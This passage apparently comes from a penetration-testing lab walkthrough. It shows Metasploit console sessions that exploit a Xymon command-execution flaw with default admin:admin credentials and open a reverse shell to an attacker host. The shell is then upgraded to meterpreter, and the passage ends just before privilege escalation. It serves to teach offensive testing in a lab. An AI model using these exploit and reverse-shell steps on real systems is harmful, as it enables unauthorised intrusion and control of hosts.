credentials most used in this network (admin : admin).


```
msf5 exploit(unix/webapp/xymon_useradm_cmd_exec) > set password admin
password ⇒ admin
msf5 exploit(unix/webapp/xymon_useradm_cmd_exec) > check
[*] 192.168.36.152:8080 - The target appears to be vulnerable.
msf5 exploit(unix/webapp/xymon_useradm_cmd_exec) > 
```

Now, the target appears to be vulnerable. Let's execute the module now.




```
msf5 exploit(unix/webapp/xymon_useradm_cmd_exec) > check
[*] 192.168.36.152:8080 - The target appears to be vulnerable.
msf5 exploit(unix/webapp/xymon_useradm_cmd_exec) > run

[*] Started reverse TCP handler on 192.168.36.132:6666
[*] Command shell session 3 opened (192.168.36.132:6666 → 192.168.36.152:48785) at 2020-
07-09 04:56:48 -0400

pwd
/usr/lib/xymon/cgi-secure
```

This time i successfully have a shell. I hate repeating but let's escalate the privileges. Before that we need to upgrade to a meterpreter session. I back ground the shell using CTRL + Z.




```
Background session 3? [y/N]  Y
msf5 exploit(unix/webapp/xymon_useradm_cmd_exec) > sessions

Active sessions
===============

  Id  Name  Type                     Information                            Connection
  --  ----  ----                     -----------                            ----------
  2         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ WIN-DHH9GH6L5SP  192.168.36.13
2:4444 → 192.168.36.152:49217 (192.168.55.11)
  3         shell cmd/unix                                                  192.168.36.13
2:6666 → 192.168.36.152:48785 (192.168.36.152)

msf5 exploit(unix/webapp/xymon_useradm_cmd_exec) >
```

Then upgrade this normal shell to meterpreter session as shown below.




```
msf5 exploit(unix/webapp/xymon_useradm_cmd_exec) > sessions -u 3
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [3]

[*] Upgrading session ID: 3
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.36.132:4433
[*] Sending stage (980808 bytes) to 192.168.36.152
[*] Meterpreter session 4 opened (192.168.36.132:4433 → 192.168.36.152:52209) at 2020-07
-09 05:06:50 -0400
[*] Command stager progress: 100.00% (773/773 bytes)
msf5 exploit(unix/webapp/xymon_useradm_cmd_exec) >
```




```
msf5 exploit(unix/webapp/xymon_useradm_cmd_exec) > sessions

Active sessions
===============

  Id  Name  Type                     Information
                    Connection
  --  ----  ----                     -----------
                    ----------
  2         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ WIN-DHH9GH6L5SP
                    192.168.36.132:4444 → 192.168.36.152:49217 (192.168.55.11)
  3         shell cmd/unix
                    192.168.36.132:6666 → 192.168.36.152:48785 (192.168.36.152)
  4         meterpreter x86/linux    no-user @ xymon (uid=33, gid=33, euid=33, egid=33) @
 xymon.localdomain  192.168.36.132:4433 → 192.168.36.152:52209 (::1)

msf5 exploit(unix/webapp/xymon_useradm_cmd_exec) >
```

Now, let's use the PE module of Metasploit.

